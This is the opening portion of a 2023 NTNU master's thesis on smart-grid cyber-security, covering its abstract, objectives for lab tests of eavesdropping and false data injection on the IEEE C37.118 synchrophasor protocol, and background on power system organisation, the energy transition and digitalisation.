Master's thesis

NTNU
Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Department of Electric Power Engineering

Jørgen André Skagemo

Assessment of cyber-security and communication protocols in smart grid

Master's thesis in Energy and Environmental Engineering
Supervisor: Irina Oleinikova, Laszlo Erdodi
Co-supervisor: Basanta Raj Pokhrel

June 2023

NTNU
Norwegian University of
Science and Technology

Jørgen André Skagemo

Assessment of cyber-security and communication protocols in smart grid

Master's thesis in Energy and Environmental Engineering
Supervisor: Irina Oleinikova, Laszlo Erdodi
Co-supervisor: Basanta Raj Pokhrel
June 2023

Norwegian University of Science and Technology
Faculty of Information Technology and Electrical Engineering
Department of Electric Power Engineering

NTNU
Norwegian University of
Science and Technology

Thesis description

Assessment of cyber-security and communication protocols in smart grid

Smart grid applications can bring various advantages such as increased automation in decision-making, tighter coupling between production and consumption, and increased digitalization.

New-generation digital substations will play a key role in the power system of the future. They will incorporate digital communications via fibre optic cables and wireless communication, replacing traditional copper connections using analogue signals. They will also enable available flexibility, connected to the grid, security of supply and safety while reducing cost, risk and environmental impact. Digital substations will also feature Intelligent Electronic Devices (IEDs) with integrated information and communication technology. Applying communication protocol IEEE C37.118 at substations we need to operate according to a zero-trust security model. Therefore, cyber resilience needs to be an integrated part of the substation and its components.

Planned activity includes an analysis of real cyber attacks on power systems. An experimental part in the Smart Grid Lab and cooperation with the Department of Information Security and Communication Technology to demonstrate the possibility of eavesdropping, parsing and creating larger-scale attacks using communication standards as a starting point.

Task published: January 2023

Supervisors:

Irina Oleinikova, Faculty of Information Technology and Electrical Engineering, NTNU

Laszlo Erdodi, Department of Information Security and Communication Technology, NTNU

Co-Supervisor:

Basanta Raj Pokhrel, Faculty of Information Technology and Electrical Engineering, NTNU

Abstract

For a long time, the power system has relied on the same physical components, but with rising demand and new challenges the power system has been forced to adapt. To meet demand, reach climate goals and evolve with a more electric and digital future the classical grid has started to introduce more and more advanced technology. A smart grid, also known as the modern grid, encompasses the integration of two-way communication, intelligent sensors, algorithms, and artificial intelligence. Its purpose is to enable automated monitoring and management of electricity supply and demand, with the ultimate goal of enhancing efficiency, reliability, and sustainability.

The benefits of these technologies are many, but as new digital equipment is introduced, the threat of cyber-security incidents rises. As power systems are critical infrastructure it is important to protect not only the privacy of users but also the availability of essential and life-saving equipment reliant on these systems.

Starting of this work aims to present the changes and technology present in modern power systems and the cyber-security challenges attached. This work will also present some real and recent attacks on such systems to comprehend the motives and methods employed by individuals seeking to compromise these large and complex systems.

The primary focus of this work is testing and analysing the possibility of eavesdropping and parsing of the communication standard IEEE C37.118. The standard is used to transmit synchrophasor data from Phasor Measurement Units (PMUs) to a control centre. To perform this a viable laboratory set-up is presented using the National Smart Grid Laboratory in Trondheim. Utilizing this test setup, recognisance and parsing of the standard are performed, assessing the feasibility of eavesdropping. Furthermore, the information gathered from recognisance is used to develop false messages able to be used in larger-scale attacks. These endeavours aim to greater understand the communication protocols present in modern power system and their vulnerabilities.

In conclusion, cyber-security emerges as a pressing concern across the entire power sector. Today there are already multiple real-world examples of this being used for cyber warfare and disruption. Underscoring the necessity for continuous vigilance and collaboration between industry, government, and academia. Only by comprehensively understanding the weaknesses and challenges, proactive measures can be implemented to prevent future attacks which could have dire consequences. Only this way, it is possible to ensure not only safe and secure operations but also provide beneficial opportunities for the power system to evolve.

Sammendrag

Lenge har strømnettet hovedsakelig basert seg på de samme fysiske komponentene, men med økte forbruk og nye utfordringer har nettet blir nødt til å utvikle seg. For å kunne møte etterspørsel, samsvare med klima mål og utvikle seg sammen med en elektrisk og digital fremtid har det klassiske strømnettet begynt å introdusere ny og avansert teknologi. To-veis kommunikasjon, smarte sensorer, algoritmer og kunstig intelligens. Dette brukes for å øke automatisering, bedre overvåke og styre strømforsyningene, og forbedre effektivitet, pålitelighet og bærekraft. Introduksjonen av dette er hva som ofte kalles "Smart Grid" eller det moderne strømnettet.

Fordelene med dette er store og mange, men etter hvert som flere digitale elementer har blitt introdusert, har muligheten for cyber angrep økt betraktelig. Kraftsystemet er beregnet som kritisk infrastruktur, dette medfører at det er essensielt å forsvare, ikke bare sluttbrukers personvern men også kunne garantere tilegnelig strømforsyning til livreddende utstyr som baserer seg på disse systemene. Som en start vil denne oppgaven presentere disse forandringene og utfordringene i et moderne kraftsystem, og cyber sikkerhet utfordringene knyttet til dette. Videre vil oppgaven analysere ekte cyber angrep i denne sektoren for å kunne forså metoder og motiv brukt av de som ønsker å skade disse systemene.

Hovedfokuset for denne oppgaven er å teste og analysere muligheten for tjuvlytting og forståelse av kommunikasjon protokollen IEEE C37.118, som er brukt til å kommunisere synkron-fasor data fra fase målere (PMUs) til kontroll rom. For å kunne gjennomføre dette et laboratorier oppsett er foreslått og testet, gjennom å bruke "The National Smart Grid Laboratory in Trondheim". Gjennom dette laboratorier oppsettet har et "recognizance"-angrep og muligheten for tjuvlytting og forståelse av data pakkene blitt gjennomført. Videre har informasjonen motta i dette angrepet blitt brukt til å lage falske data meldinger for bruk i et større angrep. Disse eksperimentene ønsker å utvide forståelse om kommunikasjon protokoller og deres svakheter.

Avslutningsvis, cyber sikkerhet fremstår en pressende bekymring for hele kraft sektoren. I dag er det allerede flere eksempler på at cyber angrep kan bli brukt til enten krigføring eller forstyrelser. Understreker dette nødvendigheten for et kontinuerlig og vaktsomt samarbeid mellom industri, myndigheter og akademia. Det er kun gjennom å forstå utfordringene og svakhetene i dagens system det er mulig å utbedre disse i morgendagens kraftsystem. Kun på denne måten vil det være mulig å sikre et trygt og sikker drift, i tillegg til muligheten for å utvikle kraftsystemet i takt med omverdenen.

PreFace & Acknowledgements

This master thesis is the cumulative work from the 5-years integrated master of science (MSc) degree ”Energy and Environmental Engineering” at the Norwegian University of Science and Technology (NTNU). The knowledge and experiences from these five years have been priceless.

A huge thank you to my supervisors Irina Oleinikova and Laszlo Erdodi, your supervision, guidance and advice have been essential for this to work. I would also like to thank my co-supervisor Basanta Raj Pokhrel for all the help with the laboratory and equipment as well as always being available and helpful when I had questions.

I would like to thank Anders Gytri and the NTNU IT department for not only allowing but also helping make this work possible.

Lastly, I would like to express my gratitude to my family and friends for thesis support and help over all my years of studying.

Table of Contents

List of Figures

List of Tables

Nomenclature

Abbreviations

APDU	Application Protocol Data Unit
APT	Advanced persistent threat
BE	Black Energy
BSP	Balance Service Provider
C&C	Command and control
CFG	Configuartion frame
CGMES	Common Grid Model Exchange Specification
CP	cyber-physical
CRC	Cyclic redundancy codes
CS	Cyber Security
DDoS	Distributed denial of service attack
DER	Distributed energy resources
DoS	Denial of service attack
DSO	Distribution System Operator
EMS	Energy management systems
ENISA	European Union Agency for Network and Information Security
ENISA	The European Union Agency for Cybersecurity
FDIA	False data injection attacks
FoS	Forskrift om systemansvaret
GUI	Graphical user interface
HIL	Hardware-in-the-Loop
HMI	Human-machine interface
HTTP	Hypertext Transfer Protocol
ICS	Industrial Control System
ICT	Information and Communication Technologies
IEC	International Electrotechnical Commission
IED	Intelligent electronic device
IEEE	Institute of Electrical and Electronics Engineers
IoT	Internett of Things
IP	Internet Protocol address
IREA	International Renewable Energy Agency
ISA	International Standard on Auditing
ISIM	information security incident management
ISO	International Organization for Standardization
IT	Information technology
ITIL	Information Technology Infrastructure Library
MSO	Multiple Source Overlay
MTU	Master Terminal Unit
MU	Measure unit
NATO	North Atlantic Treaty Organization
NIST	National Institute of Standards and Technology
OS	operating system
OT	Operational technology
P.U	Per-unit
PDC	Phasor Data Concentrator
PHIL	Power Hardware-in-the-Loo
PLC	Programmable Logic Controller
PMU	Phasor measurement unit
PV	Photovoltaic, solar panels
RAT	Remote access trojan
RCP	Rapid Control Prototyping
ROCOF	Rate Of Change Of Frequency
RTU	Remote terminal unit
SCADA	Supervisory Control And Data Acquisition
SFAD	SIMPLE AND FAST APPLICATION DEPLOYMENT
SG	Smart Grid
SIL	Software-in-the-loop
TC	Technical Committee
TCP	Transmission Control Protocol
TSO	Transmission system operator
VPN	Virtual Private Network
WASA	Wide-area situational awareness

Introduction

Motivation

As the consumption of electric energy rises and new challenges occur, one of the solutions to meet these new challenges have been to implement information technology (IT), and industrial control systems (ICS) in the form of smart sensors, automation and so on. While this has opened new possibilities in the form of flexibility, local production and integration of renewable energy, this has created some cyber-security concerns. Looking at recent events like BlackEnergy3, Industoyer 1&2 and Stuxnet a clear threat on the power system is apparent. Especially with the political climate in both Europe and around the world.

In March of 2020 Energi21, the Norwegian national strategy for science and innovation regarding climate-friendly energy technology, presented their report on digitalising the energy sector. As "data is the cornerstone of digitalization", a push for cyber defence is essential, not only building competency but sharing experiences and information, making the power system able to "detect" anomalies [1].

"Within the energy sector, it is important to emphasize the application of big data technologies and processes, more than the development of basic technologies. The energy sector is one of our society's critical infrastructures, it is therefore important to emphasize secure access to data, correct ownership and security risks when using data." [1]

Objective

As a continuation of my specialization project last semester, this thesis aims to take the knowledge from the literature study and apply it in a laboratory setting [2]. Testing the IEEE C37.118 synchrophasor communication protocol in a state-of-the-art, simulated grid operation through the use of Opal-RT against a multitude of attacks. This work aims to observe and document the possibility of attacks, eavesdropping and parsing of these messages as well as the use of this information.

The literature study will cover the basics of both power system operations and cyber security concepts. Starting with the organization of classic and smart power operations, why and how this transformation has taken place. Following this, the literature study will present the possibilities and consequences of this transition to better understand the necessity for change. From here a closer look into digitalization. Digitization depends on the companies and operators in the field, thus understanding the current state and needs are necessary. Next up a look into the different standards and legislative work in place to facilitate the digitalization. After a comprehensive look at the state of modern power systems, a look into the basics of cyber-security will be presented. Following this an in-depth look at real and recent cyber attacks on the power system.

Taking the lessons learned from the literature study a lab setup will be presented to test accurate threats on a simulated and safe system. Initially performing a recognisance attack to eavesdrop on the grid, performed by an infected computer inside the system. Furthermore, this report will parse these messages before using this information to create a larger attack. This attack will be done by creating fake messages possible to be communicated over the TCP/IP protocol and received by the system as real messages. As a part of this both passive and active recognisance will be attempted as well as false data injections. As an essential part of faking these messages, a deeper look into the cycle redundancy check CRC-CCITT and SOC timestamps will be done.

Objectives:

- Compile a brief understanding of the changes in power systems and the need for cyber-security.
- Present recent and real attacks on the power system to breakdown the sequence of cyber attacks on the power system.

- Prepare a lab set-up to observe and test the C37.118 communication protocol.
- Uncover viability for eavesdropping, parsing and creation of fake messages.

Approach

To achieve the goals of this work, a brief continuation of the literature study done in [2] is expanded upon and presented. Included in this an analysis of real and recent cyber attacks will be done in order to both understand and break down a general attack structure. Knowing the general structure of a cyber attack a laboratory setup to safely and accurately simulate and test threats on the power grid is made. This setup will then be created using the National Smart Grid Laboratory in Trondheim.

When having a functional laboratory system, real-time simulations using OPAL-RT will send PMU data to the HMI using the communication protocol C37.118. This simulated system will have an architecture close to what is currently used in the industry. When running simulations, this work will attempt a multitude of attacks in order to thoroughly analyse the security of the communication protocol and system.

Approach:

- Litterateur study of classical and modern power systems as well as cyber security in the power sector.
- Analysis of real cyber attacks on the power system operation.
- Setting up a viable laboratory set-up to test any communication protocol.
- Testing and analysing the viability for eavesdropping and parsing C37.118 messages.
- Testing the results of eavesdropping and parsing by man-in-the-middle and FDIA attacks.

Assumptions

While this work aims to perform some initial attacks, it is limited in its scope. By placing the attacker already inside the system the initial access is already gained and the attack surface is considerably wider than usual. The effect of these attacks, while briefly mentioned, is not explored to its fullest and needs to be a part of a more expansive work in the future.

Structure of thesis

Chapter 1 starts off with power systems and energy transition, explaining the basics behind power system organisation and the move from a classical infrastructure to a modern power system. Following this chapter 1 contains an overview of energy transition and what it means for consumers along with the motivation for why the implementation of smart grid is necessary. Lastly, this chapter contains the digitalization of power systems with important standards and communication protocols.

Chapter 2 concerns cyber-security and attacks. Starting by exploring what cyber-security in power systems is along with how and why attackers generally attack. After this encryption, hardening measures and incident management is discussed. The largest part of chapter 2 analyses real and recent attacks on power systems, breaking them down to understand a general attack structure. Lastly an overview of ICS/SCADA security.

Chapter 3 will contain the methodology and some of the results produced in this work. Starting with exploring the laboratory and the final setup for further tests. Secondly, the simulation and communication protocols used in this system are explained. This includes TCP/IP protocol and

VPN on the IT side and the IEEE C37.118 to communicate synchrophasor data. Following this an explanation of the attacks performed, and how they were performed.

Chapter 4 includes the results of the attacks and observations. Following this Chapter 5 discusses these results as well as debating possible outcomes of such attacks in real life. Chapter 6 includes a brief look into possible faults and limitations as well as future work.

1 Power Systems and energy transition

Power systems are today one of society's most important infrastructures and as such, are defined as critical infrastructure. Critical infrastructure is defined by the EU as "Critical infrastructure is an asset or system which is essential for the maintenance of vital societal functions. The damage to a critical infrastructure, its destruction or disruption by natural disasters, terrorism, criminal activity or malicious behaviour, may have a significant negative impact for the security of the EU and the well-being of its citizens." [3]. Today we use power in every aspect of life, your phone, your car, lifesaving hospital equipment, and lighting and warming up your room. Because of this, the energy sector is considered uniquely critical as it is critical for so many other critical infrastructures [4].

This chapter will present and discuss the results from a literature study done in 2022 as well as present the fundamental knowledge about the energy sector [2]. The classical infrastructure, why and how the sector has adapted to rising demand and introduction of new requirements and uncertainties. From here a clear picture of why smart grid is used and why cyber-security is a rising concern.

1.1 Power system organization

The power system is a large and comprehensive system to ensure that the power reaches its end user. To do this the power system is divided into multiple sub-sections that need to cooperate to produce and transport the energy from the production site to the consumer with minimal losses while still having high quality. These sub-sectors can be divided into the following four [5]:

- Production
- Transmission
- Distribution
- Consumption


Trough this process the produced energy is transmitted to the end user over three main sections based on the length and voltage level of the line. This can be a challenging task as production rarely is close to where consumption is and both production and consumption can experience huge differences during the day and time of year. Because of this, the power grid needs to be dimensioned for the highest possible consumption. As we become more and more dependent on this energy, consumption has continued rising since large parts of the grid were built during the 1950s [6]. Whilst this infrastructure needs reform, upgrading or changing out large parts in its entirety is an expensive, time-consuming and logistically hard task to perform. Therefore we see a rising trend for introducing digital components to this legacy system, giving it a new life and opening new possibilities. This digitalization is what has become the modern power grid or smart grid.

Building on the traditional grid, the modern grid shares the same infrastructure and sections as the traditional. In Norway, the grid is divided into three levels, determined by line lengths and voltages.

Table 1: Different grid lines in Norway...

Line	Voltage levels	Description
Transmission	300/420 kV	Is the longest lines with the highest voltages. Connecting the big producers to a national grid as well as interconnects which connect different countries. The voltage levels are usually between 300 and 420 kV but there is a clear trend toward higher and higher voltages as distances and consumption rise [7]. This part of the grid is controlled by a transmission system operator (TSO). In Norway this is Statnett [8], other examples are Tenet [9], National Grid [10] and Energinet [11]. The responsibility and more about the TSO will come later. The transmission grid is responsible for around 11.000 km in Norway [5].
Regional	66/132 kV	Is the connection between transmission and distribution. The regional grid and distribution grid can both be considered distribution grids according to EU regulations. In Norway, the voltages are between 66 and 132 kV [12]. The regional grid is responsible for around 19.000 km [5].
Distribution	32kV to 230V	Is responsible for delivering the energy to the end users, from households to services and industry [12]. The disturbing grid is further divided into high voltage, which can reach 22 kV and low voltage down to 230 V [12]. The high voltage distribution grid is around 100.000 km, while there are no numbers for the low voltage side [5]. This grid is controlled by a Distribution System Operator (DSO), examples of this are Elvia [13], Lyse [14], and Agder Energi [15] in Norway.

Traditionally the topology and distribution of responsibility were relatively simple. The classical power grid was a relatively linear operation with clear distinctions in production transmission and distribution Figure 1.



Source: Adapted from National Energy Education Development Project (public domain)

Figure 1: Classical power grid [16]

In modern and future power systems these lines have been muddied to meet demand. In the modern power system, higher demand, new technology and the introduction of renewable energy sources have been added to meet these needs, but as a result, have drastically changed the structure of the power system Figure 2. Examples of these changes are the introduction of time and weather-dependent energy sources as well as production in every part of the transmission, digital communication and two-way power transfer. Along with the individual and national changes, more international cooperation has been necessary which again brings its own challenges and difficulties.




Figure 2: Modern power system [Taken from PowerPoint used in Workshop with Stanett]

At the distribution level, it has become increasingly important to allow both two-way communication and two-way power transfer. Communication is essential to enable more flexible and more efficient power transfer while two-way power transfer opens the possibility for local production. To enable this new need, new and more complex control systems than seen in traditional grids are needed. Additionally, this new technology and use of ICT equipment as well as generation require knowledge which traditionally has not been needed in this industry.




Figure 3: Communication and networks of smart gird [17]

Most of the responsibility is divided between the transmission system operator (TSO) and the Distribution System Operator (DSO). The TSO is usually a national entity like Stanett in Norway or National Grid in England. Their responsibility is to ensure balance and quality in the power system. In Norway Stanett is guided by "Forskrift om systemansvaret i kraftsystemet" (FoS) (translated: Regulation on system responsibility in the power system) [18]. FOS elaborates on all details and responsibilities of the TSO. Quoting FoS "This regulation shall facilitate for an efficient power market and satisfactory delivery quality in the power system. The regulation shall ensure that the system responsibilities will be exercised in a societally rational way, this entails that public and private interest must be taken into account." [18]

The DSO normally is responsible for the distribution grid. This entails getting the energy to the end user. In Norway, this responsibility is divided into multiple parts, controlled by different companies ie, ELnett, ELvia and BKK nett. The DSO is also required to maintain, expand and operate this grid. The transitions from DNO (distribution network operator) to the DSO model is a big part of the step to modern power systems on the distribution level [19]. The addition of a bi-directional flow of electricity and proactive management of resources is two of the reasons Table 2

Table 2: Difference between DNO and DSO [19]

DNO	**DSO**
Uni-directional flow of electricity	Bi-directional flow of electricity
Less distributed generation	High penetration of distributed generation
Less renewable generation	Pro-active management of resources
Network designed to cope with peak demand	Network designed to facilitate competition, innovation and establish two-way relation between consumer and grid
	Allows much higher uptake of EVs

For the distribution to operate efficiently, the ability to both communicate and power transfer two ways are essential. This means the need for new knowledge and the introduction of ICT equipment. This ICT equipment is the reason the modern grid needs cyber-security measures which traditionally were not needed and are hard to find in all levels of transmission.

TSO and DSO coordination is essential to efficiently and holistically be able to operate the power grid. A perfect coordination and a hierarchical approach between the two are described as follows [20]. The perfect TSO-DSO coordination assumes 1. All information can be gathered in a central market clearing platform. 2. The market clearing platform can solve a massive optimization within an acceptable time frame. 3. local prices and individual dispatch instructions can be broadcast back to flexible resources [20]. How the perfect coordination is achieved is, first the TSO and DSO submit their needs and constraints to a shared platform. Similarly, a balance service provider (BSP) resources at both transmission and distribution submit their offers. Secondly the common TSO and DSO market clears. Lastly, dispatch instructions and prices are broadcasted to the BSPs and network operators [20]. Note that this format treats TSOs symmetrically to DSOs, meaning there is no notion of hierarchy. While this system is considered a perfect coordination the information and communication technology requirements and institutional barriers of this are to large and overwhelming to be feasible today, thus the hierarchical TSO-DSO approach is suggested [20]. In step one a aggregation-disaggregation service is introduced, collecting the distribution network constraints of the DSO as well as bids from the BSPs. Secondly, the aggregation-disaggregation service calculates the residual supply function describing the least-cost way DSOs are able to operate. The residual supply function is then submitted to the TSO. The balance marked clears in step 3 after the aggregation-disaggregation assisted the TSO in balancing the auction on equal footing with the transmission system. In step 4 the aggregation-disaggregation service disaggregates the balancing market set-point to distribution system dispatch instructions and computes prices that are consistent with these dispatch instructions. Lastly, settlements take place, based on the set-points of individual BSPs at transmission and distribution level [20].

1.2 Consequences of the energy transition, flexibility and complexities with renewable energy

In addition to the rising consumption, the introduction of renewable and time-dependent production presents new requirements that digitalization will be central in resolving. Renewable energy is necessary for both supplying the demand and reaching the climate goals set around the globe. The International Renewable Energy Agency (Irena) suspects that investments of over 5.7 trillion $ annually will be necessary to meet the climate goals globally [21].

> *"The significant amount of DER (distributed energy resources), mainly connected at the distribution grid, results in a higher need for flexibility services for system operators (TSOs and DSOs) and other commercial market parties (i.e. balance responsible parties (BRPs))." [22]*

As we see this introduction there are two main trends important to note. First is the introduction of more time and weather-dependent energy sources. This includes energy sources like wind and solar. More traditional energy sources have been highly controlled by human input, meaning that the amount available and produced was mostly based on how much was needed. With these new sources, this is not necessarily the case as predicting the wind or sun can be difficult. This presents a challenge as predictability is extremely important to ensure a good balance in the grid. To help with this, more advanced controllers and monitoring systems are needed. Using technology like machine learning and advanced sensors it is possible to predict wind production going forward and with good controllers and predictions easier to adjust the production of both renewable and fossil energy together. The other trend is smaller energy producers. New technology has opened the door for smaller and even private energy production. This places for example solar energy on the roofs of private homes. This introduces challenges for grids designed for one-way power transfer as well as this being a complexity, not traditionally handled by a DSO [22].




Figure 4: Illustration of two way power transfer [23]

As a culmination of these changes new avenues for how the system as a whole is handled can be explored. One of these newer ideas is flexibility and flexibility trade. Trough the help of ICT and digitalization tools it is possible today to utilize these tools to first predict demand but also react in real-time to swings and changes. From this, it is possible to do educated and fast decisions on how to manage this, possibilities include rising production or even lowering consumption in times and areas where it could be beneficial. This includes intelligent rectifiers and inverters, the ability to return energy back to the grid, and improved controllers. This could example allow factories to take advantage of when the energy is cheapest or when renewable production is high, or to help the grid by sending stored energy back to the grid when needed [24].




Figure 5: Sources of power system flexibility [25]

For private customers, new technology to ”trade” flexibility is also explored. Flexibility in a power system includes storage, delayed consumption, delayed or higher production, or other ways to manipulate the demand and production curves. By allowing a third party to take control over assets like chargers or heaters, they are able to disconnect these at times with high consumption. Some examples of this are batteries in transmission systems, delayed charging of EVs or reducing the temperature of heaters for some time period [25]. Another example of the use of flexibility is flexibility markets, where a TSO or DSO are able to buy capacity from end users. Using digitization to remote control example water heaters, the DSO can then in times of high consumption choose to turn off the water heaters in an area in exchange for monetary compensation or other ways of compensation [26].

1.3 Power system digitalization

With time, more and more digital elements are pushed into every aspect of the power system. This is also reflected in the industry's focus on this. Approximately 40% of organizations in the space claim this is a part of their public strategy and around 60% say data security is a high priority [27]. All this is to make the energy system more connected, reliable and sustainable. It is these advances that enable the drastic changes. Digitization will in addition to this open the possibility to improve efficiency, optimise energy management, coordinate supply and demand in an increasingly decentralized electricity distribution network and improve operational process efficiency across industry sectors [28]. This can be done through the extensive monitoring and surveillance made possible by new sensors and other smart grid applications. This data opens the possibility for machine learning and AI-based decision making and more automated systems to name a few examples. An example of this is energy management where it will be possible to better predict production and consumption based on time of day and year, weather, user patterns and so on [28].

More than 11 billion smart appliances could contribute to this by 2040 [29]. Demand-side responses – in building, industry and transport – could provide 185 GW of flexibility, and avoid USD 270 billion of investment in new electricity infrastructure.

> *“Digitalization is blurring the lines between supply and demand”, “The electricity sector and smart grids are at the centre of this transformation, but ultimately all sectors across both energy supply and demand – households, transport and industry – will be affected.” said IEA Executive Director Dr Fatih Birol [29].*

In parallel with these opportunities, digitalization is raising new security and privacy risks, as well as disrupting markets, businesses and employment. While the growth of the “Internet of Things” could herald significant benefits in terms of energy efficiency to households and industries, it also increases the range of energy targets for cyber-attacks. Such attacks have had limited impact so far, but they are also becoming cheaper and easier to organize.

This development is also reflected in the industry. A significant amount of energy industry professionals stating that new technology and services using AI, Iot, Blockchain and so on are in the pipeline [27]. From the same report, it is stated that the biggest impact on the industry will be automation and digital workflow, followed by cyber-security and analytic tools (i.e AL/machine learning). In response to this, cyber-security was also the most important aspect moving forward in regard to data management.

